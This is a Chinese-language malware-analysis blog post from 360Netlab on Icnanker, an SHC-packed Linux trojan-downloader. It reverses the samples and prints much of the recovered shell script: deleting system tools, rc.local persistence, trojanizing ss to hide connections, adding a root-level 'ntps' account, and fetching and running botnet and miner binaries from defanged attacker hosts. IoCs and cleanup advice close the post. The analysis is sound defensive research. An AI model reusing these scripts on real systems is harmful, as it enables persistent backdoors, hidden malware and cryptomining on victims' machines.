Icnanker

Icnanker, 一个使用了SHC技术的木马下载器

Alex.Turing
Mar 23, 2020 • 9 min read

背景介绍


2019年8月15日，360Netlab恶意流量检测系统发现一个通过SSH传播的未知ELF样本(5790dedae465994d179c63782e51bac1)产生了Elknot Botnet的相关网络流量，经分析这是一个使用了"SHC(Shell script compiler)"技术的Trojan-Downloader，作者是老牌玩家icnanker。icnanker其人于2015年被网络曝光，擅长脚本编程，性格高调，喜欢在脚本中留下名字，QQ等印记。
此次攻击，在我们看来没有太多的新颖性，因此并没有公开。
2020年3月12日，友商IntezerLab将一变种(6abe83ee8481b5ce0894d837eabb41df)检测为Icnanker。我们在看了这篇文档之后，觉得还是值得写一笔，因为IntezerLab漏了几个有意思的细节:

- SHC技术
- Icananker的分类及其功能
- Icananker分发的业务

概览

Icnanker是我们观察到的第一个使用SHC技术的家族，针对Linux平台，其名字源于脚本中作者的标识“by icnanker”字串。
目前Icnanker的样本按照功能可以分成2大类:

- Downloader
  Downloader用于DDos,Miner等业务，目前下载的业务样本有Elknot Botnet, Xor Botnet, XMRMiner等，在Icnanker相关的HFS服务器上我们可以看到下载量已达20000+，且以每天500+的速度增长。



- Protector
  Protector用于保护样本不被删除，目前用于保护Miner。

Downloader的主要功能如下：

- 持久化
- 隐藏自身
- 删除系统命令
- 增加新用户
- 下载执行具体业务样本

Protector的主要功能如下

- 删除系统命令，保护自身不被删除

逆向分析

本文的选取的分析对象为以下2个样本，
187fa428ed44f006df0c8232be4a6e4e为Miner的Protector，
5790dedae465994d179c63782e51bac1为Elknot Botnet的Downloader。

> *MD5:5790dedae465994d179c63782e51bac1*
> *ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.24, BuildID[sha1]=8368ecf43c311327ed1b8e011f25b87ceef7f065, stripped*
> *Packer: No*
> ***Verdict:Malicious,Downloader***

> *187fa428ed44f006df0c8232be4a6e4e*
> *ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.24, stripped*
> *Packer:No*
> ***Verdict:Malicious,Protector***

在Windows平台有将BAT脚本打包成可执行文件的技术，称之为Bat2Exe，与其相似的，在Linux平台，可以用过开源的"SHC(Shell script compiler)"技术将Shell脚本打包成可执行文件。SHC使用RC4算法加密原始脚本，其生成的ELF文件有非常明显的特征:RC4解密函数一共调用14次;同时还存在许多独特的字符串,安全研究员可以依此判断ELF是否为SHC生成。

```
sub_8048E99(&unk_80F12ED, 256);
rc4_dec(&unk_80ED087, 42);
rc4_dec(&byte_80ED0DF, 1);
if ( byte_80ED0DF )
{
  v2 = sub_804E7A0(&byte_80ED0DF);
  if ( (signed __int64)__PAIR__(v3, v2) < (signed int
    return &unk_80ED087;
}
rc4_dec(&unk_80ED0F6, 8);
rc4_dec(&byte_80ED100, 3);
rc4_dec(&byte_80ED0CE, 15);
rc4_dec(&byte_80F1408, 1);
rc4_dec(&unk_80ED0B3, 22);
sub_8048E99(&unk_80ED0B3, 22);
rc4_dec(&unk_80F1296, 22);
if ( sub_8048250(&unk_80ED0B3, &unk_80F1296, 22) )
  return &unk_80ED0B3;
v17 = sub_8049119(a1);
rc4_dec(&unk_80ED0E2, 19);
if ( v17 < 0 )
  return &unk_80ED0E2;
v18 = (int *)sub_805B940(a1 + 10, 4);
if ( !v18 )
  return 0;
if ( v17 )
{
  rc4_dec(&byte_80ED0FE, 1);
  if ( !byte_80ED0FE && sub_8049020(&unk_80ED0F6) )
    return &unk_80ED0F6;
  rc4_dec(&byte_80ED0FF, 1);
  rc4_dec(&unk_80ED78C, 12966);
  rc4_dec(&unk_80F1280, 19);
  sub_8048E99(&unk_80F1280, 19);
  rc4_dec(&unk_80F12B1, 19);
```

Direct	Ty	Address	Text	
···	p	sub_80493DF+38	call	rc4_dec
···	p	sub_80493DF+4C	call	rc4_dec
···	p	sub_80493DF+9E	call	rc4_dec
···	p	sub_80493DF+B2	call	rc4_dec
···	p	sub_80493DF+C6	call	rc4_dec
···	p	sub_80493DF+DA	call	rc4_dec
···	p	sub_80493DF+EE	call	rc4_dec
···	p	sub_80493DF+116	call	rc4_dec
···	p	sub_80493DF+162	call	rc4_dec
···	p	sub_80493DF+1B9	call	rc4_dec
···	p	sub_80493DF+1F2	call	rc4_dec
···	p	sub_80493DF+206	call	rc4_dec
···	p	sub_80493DF+21A	call	rc4_dec
···	p	sub_80493DF+242	call	rc4_dec

sub_80493df

OK Cancel

Line 14 of 14

依前文所述，我们可以使用RC4算法手动的解出原始脚本，另一个选择是使用UnSHc直接解密出脚本

```
[*] Extracting each args address and size for the 14 arc4() calls with address [0x804
        [0] Working with var address at offset [0x80ed087] (0x2a bytes)
        [1] Working with var address at offset [0x80ed0df] (0x1 bytes)
                                ..............
        [12] Working with var address at offset [0x80f1280] (0x13 bytes)
        [13] Working with var address at offset [0x80f12b1] (0x13 bytes)
[*] Extracting password...
        [+] PWD address found : [0x80f12ed]
        [+] PWD size found : [0x100]
[*] Executing [/tmp/kjGnQn] to decrypt [5790dedae465994d179c63782e51bac1]
[*] Retrieving initial source code in [5790dedae465994d179c63782e51bac1.sh]
[*] All done!
                                ..............
[*] Executing [/tmp/GRsVsP] to decrypt [187fa428ed44f006df0c8232be4a6e4e]
[*] Retrieving initial source code in [187fa428ed44f006df0c8232be4a6e4e.sh]
[*] All done!
```

Protector(187fa428ed44f006df0c8232be4a6e4e.sh)

```
#!/bin/bash
cp -f /usr/bin/chattr /usr/bin/lockr
cp -f /usr/bin/chattr /usr/bin/.locks
cp -f /usr/bin/.locks /usr/bin/lockr
chmod 777 /usr/bin/lockr
chmod 777 /usr/bin/.locks
lockr +i /usr/bin/lockr >/dev/null 2>&1
lockr +i /usr/bin/.locks >/dev/null 2>&1
.locks -i /usr/bin/lockr;chmod 777 /usr/bin/lockr
lockr +i /usr/bin/lockr >/dev/null 2>&1
cp -f /usr/bin/lsattr /usr/bin/lockrc
cp -f /usr/bin/lsattr /usr/bin/.locksc
cp -f /usr/bin/.locksc /usr/bin/lockrc
chmod 777 /usr/bin/lockrc
chmod 777 /usr/bin/.locksc
lockr +i /usr/bin/lockrc >/dev/null 2>&1
lockr +i /usr/bin/.locksc >/dev/null 2>&1
.locks -i /usr/bin/lockrc;chmod 777 /usr/bin/lockrc
lockr +i /usr/bin/lockrc >/dev/null 2>&1
rm -rf /usr/bin/lsattr
rm -rf /usr/bin/chattr
lockr +a /var/spool/cron/crontabs/root
lockr +i /var/spool/cron/crontabs/root
lockr +a /var/spool/cron/root
lockr +i /var/spool/cron/root
lockr +i /usr/lib/.cache/
lockr +i /usr/lib/.cache
rm -f $0
```

在此脚本中我们可以清楚的看到系统命令chattr,lsattr被重命名，被删除，同时Miner所在的目录.cache被保护起来了，加上immutable属性防止被删除。

Downloader(5790dedae465994d179c63782e51bac1.sh)

```
    ------------from 5790dedae465994d179c63782e51bac1.sh----------
              ..............
    echo "byicnanker 2228668564" > $Config
        tempfile=`cat $Config | awk '{print $1}'`
        filetemp="/usr/bin/$tempfile" #现马的路径
        filename=`date +%s%N | md5sum | head -c 10`
        filepath="/usr/bin/$filename" #新马的路径
```

```
        tempbash=`cat $Config | awk '{print $2}'`
        bashtemp="/usr/bin/$tempbash" #现脚本路径
        bashname=`date +%s%N | md5sum | head -c 10`
        bashpath="/usr/bin/$bashname" #新脚本路径
                ..............
```

此脚本中有着典型的icnanker风格，我们可以清楚地看到icnanker标识，QQ，中文注释等。
由于脚本是明文，不存在混淆，所以功能都是一目了然的，主要有5个功能。

- 持久化，通过re.local实现自启动。

```
  # by icnanker ----------------------------------------------
  Repeatstart=`cat /etc/rc.local | grep 'start'| wc -l`
  if [ $Repeatstart != 1 ];then
        lockr -i /etc/rc.local;sed -i '/start/d' /etc/rc.local
  fi
  if [ -z "`cat /etc/rc.local | grep "$bashtemp"`" ]; then
        if [ -z "`cat /etc/rc.local | grep "$exit0"`" ]; then
                lockr -i /etc/;lockr -i /etc/rc.local
                echo "$bashpath start" >> /etc/rc.local
        else
                lockr -i /etc/;lockr -i /etc/rc.local
                sed -i "s|exit 0|$bashpath start|" /etc/rc.local
                echo "exit 0">>/etc/rc.local
        fi
  fi
```

- 隐藏自身,使得ss,ps,netstat等管理工具都无法探测到样本相关的进程，网络连接。

```
if [ -f /bin/ss ];then
        if [ ! -f "$iss" ];then
                if [ ! -f "$issbak" ];then
                        lockr -i /usr/bin/;mkdir /usr/bin/dpkgd/
                        cp -f /bin/ss $issbak
                        cp -f /bin/ss $iss
                else
                        cp -f $issbak $iss
                fi
                chmod 777 $iss;chmod 777 $issbak
                lockr +i $issbak >/dev/null 2>&1
                lockr +i $iss >/dev/null 2>&1
        else
                if [ ! -f "$issbak" ];then
                        lockr -i /usr/bin/;cp -f $iss $issbak
```

```
                        lockr +i $issbak >/dev/null 2>&1
                fi
                if [ -z "`cat /bin/ss | grep $Address`" ]; then
                        lockr -i /bin/;lockr -i /bin/ss
                        echo '#!/bin/sh' > /bin/ss
                        echo 'iss|grep -v "'$Address'"' >> /bin/ss
                        echo 'exit' >> /bin/ss
                        chmod 777 /bin/ss;lockr +i /bin/ss >/dev/null 2>&1
                fi
        fi
fi
```

- 删除系统指令,增加修复难度。

```
lockr -i /usr/bin/;
lockr -i /usr/bin/wget;
rm -f /usr/bin/wget;
lockr -i /usr/bin/chattr;
rm -f /usr/bin/chattr
```

- 增加新用户(ntps),方便后续控制受害者机器

```
  # by icnanker ---------------------------------------------
  if [ -z "`cat /etc/passwd|grep "ntps"`" ]; then
        lockr -i /etc/;lockr -i /etc/passwd #ntps
        echo 'ntps:x:0:1:ntps:/root:/bin/bash' >> /etc/passwd
        lockr -i /etc/;lockr +i /etc/passwd >/dev/null 2>&1
  fi
  if [ -z "`cat /etc/shadow|grep "ntps"`" ]; then
        lockr -i /etc/;lockr -i /etc/shadow #tianyong
        echo 'ntps:$6$J6RdL6Xh$udhpd5iErOxXyZSERCi0NOtoXE9J095xDRo4DJfCoTEsImcxype6i
        lockr -i /etc/;lockr +i /etc/shadow >/dev/null 2>&1
  fi
```

- 下载执行具体业务样本,此处为Elknot Botnet。

```
  # by icnanker ---------------------------------------------
  iptable=`iptables -L INPUT | grep "$Address" | grep 'ACCEPT'`
  if [ -z "$iptable" ];then
        iptables -I INPUT -s $Address -j ACCEPT
  else
        iptables -D INPUT -s $Address -j DROP
  fi
  process=`ips -ef | grep "$tempfile" | grep -v "grep" | wc -l`
  if [ $process != 1 ];then
```

```
        if [ ! -f "$filebak" ];then
                lockr -i /usr/bin/;lockr -i /usr/bin/htrdpm;rm -f /usr/bin/htrdpm
                cd /usr/bin/;dget http[://hfs.ubtv.xyz:22345/htrdpm
                cd $path;mv -f /usr/bin/htrdpm $filepath
        else
                cp -f $filebak $filepath
        fi
        Runkillallconnect
        chmod 777 $filepath
        nohup $filepath >/dev/null 2>&1 &
  fi
```

至此，Icnanker实现了开机自启动，能够持续控制受害者，拥有隐蔽性强，不易被检测，难修复等特点，同时Icnanker的配置也非常灵活，从一个业务迁移到另一个业务时，只需改变业务所要解析的网络地址及业务样本地址即可。
以elknot VS miner为例

```
elknot

ResolveIP=`nslookup [ddd.ubtv.xyz|grep "Address: "|awk '{print $2}'`
if [ -z "$ResolveIP" ];then
        lockr -i /etc/;lockr -i /etc/resolv.conf
        echo 'nameserver 114.114.114.114' > /etc/resolv.conf
        echo 'nameserver 8.8.8.8' >> /etc/resolv.conf
        echo 'nameserver 8.8.4.4' >> /etc/resolv.conf
        lockr +i /etc/resolv.conf >/dev/null 2>&1
        service network restart;sleep 1
        Address=`nslookup ddd.ubtv.xyz|grep "Address: "|awk '{print $2}'`
else
        Address="$ResolveIP"
fi
dget http[://hfs.ubtv.xyz:22345/htrdpm

----------------------------------------VS----------------------------------------

miner

ResolveIP=`nslookup p[ool.supportxmr.com|grep "Address: "|awk '{print $2}'`
if [ -z "$ResolveIP" ];then
        lockr -i /etc/;lockr -i /etc/resolv.conf
        echo 'nameserver 114.114.114.114' > /etc/resolv.conf
        echo 'nameserver 8.8.8.8' >> /etc/resolv.conf
        echo 'nameserver 8.8.4.4' >> /etc/resolv.conf
        lockr +i /etc/resolv.conf >/dev/null 2>&1
        service network restart;sleep 1
        Address=`nslookup p[ool.supportxmr.com|grep "Address: "|awk '{print $2}'`
else
        Address="$ResolveIP"
```

```
fi
dget http[://xz.jave.xyz:22345/.xm
```

目前观测到的Downloader及其业务如下所示，当前的主要业务为miner。

FILENAME	MD5	PAYLOAD TYPE	PAYLOAD URL
80	5790dedae465994d179c63782e51bac1	elknot botnet	http[://hfs.ubtv.xyz:22345/
.ds1;.ds2	6abe83ee8481b5ce0894d837eabb41df	miner	http[://xz.jave.xyz:22345/.:
.ssh	89cd1ebfa5757dca1286fd925e0762de	elknot botnet	http[://hfs.ubtv.xyz:22345/
19880	d989e81c4eb23c1e701024ed26f55849	elknot botnet	http[://hfs.ubtv.xyz:22345/

业务样本

Icnanker的业务样本存在其HFS服务上，目前观测到的都是老牌家族：Elknot Botnet, Xor Botnet,以及XMR的矿机。

- Elknot Botnet

FILENAME	MD5	C2
htrdps	5c90bfbae5c030da91c9054ecb3194b6	ubt.ubtv.xyz:19880, jav.jave.xy
kcompact0	eec19f1639871b6e6356e7ee05db8a94	sys.jave.xyz:1764, jav.jave.xyz:

- Xor.DDoS Botnet

FILENAME	MD5	C2
ss	0764da93868218d6ae999ed7bd66a98e	8uch.jave.xyz:3478,8uc1.jave.xy

- Miner

FILENAME	MD5	C2
sh	17ac3bd2753b900367cb9ee4068fe0c1	
.xm	765a0899cb87400e8a27ab572f3cdd61	

处置建议

我们建议用户根据Icnanker的帐号创建，文件名及与HFS服务器的网络通信，判断是否感染，然后清理它的相关进程，文件。
相关安全和执法机构，可以邮件联系netlab[at]360.cn交流更多信息。

联系我们

感兴趣的读者，可以在 Twitter 或者在微信公众号 360Netlab 上联系我们。


IoC list

Sample MD5

```
5790dedae465994d179c63782e51bac1
6abe83ee8481b5ce0894d837eabb41df
89cd1ebfa5757dca1286fd925e0762de
d989e81c4eb23c1e701024ed26f55849
5c90bfbae5c030da91c9054ecb3194b6
eec19f1639871b6e6356e7ee05db8a94
0764da93868218d6ae999ed7bd66a98e
17ac3bd2753b900367cb9ee4068fe0c1
765a0899cb87400e8a27ab572f3cdd61
187fa428ed44f006df0c8232be4a6e4e
```

CC

```
ubt.ubtv.xyz:19880 #Elknot
sys.jave.xyz:1764  #Elknot
jav.jave.xyz:6001  #Elknot
8uch.jave.xyz:3478 #Xor.DDoS
8uc1.jave.xyz:1987 #Xor.DDoS
8uc2.ubtv.xyz:2987 #Xor.DDoS
xz.jave.xyz:22345  #Icnanker HFS
```



Icnanker

Icnanker, a Linux Trojan-Downloader Protected by SHC

Background On August 15, 2019, 360Netlab Threat Detecting System flagged an unknown ELF sample (5790dedae465994d179c63782e51bac1) which generated Elknot Botnet related network traffic. We manually took a look and noticed that it is a Trojan-Downloader which utilizes "SHC (Shell script compiler)" technique and...

LILIN DVR

LILIN DVR 在野0-day 漏洞分析报告

本文作者：马延龙，涂凌鸣，叶根深，刘宏达 当我们研究Botnet时，我们一般看到的是攻击者通过N-day漏洞植入Bot程序。但慢慢的，我们看到一个新的趋势，一些攻击者开始更多地利用0-day漏洞发起攻击，利用手段也越发成熟。我们希望安全社区关注到这一现象，积极合作共同应对0-day漏洞攻击威胁。 背景介绍 从2019年8月30号开始，360Netlab...

1 post →

Mar 23, 2020 · 8 min read

Mar 20, 2020 · 5 min read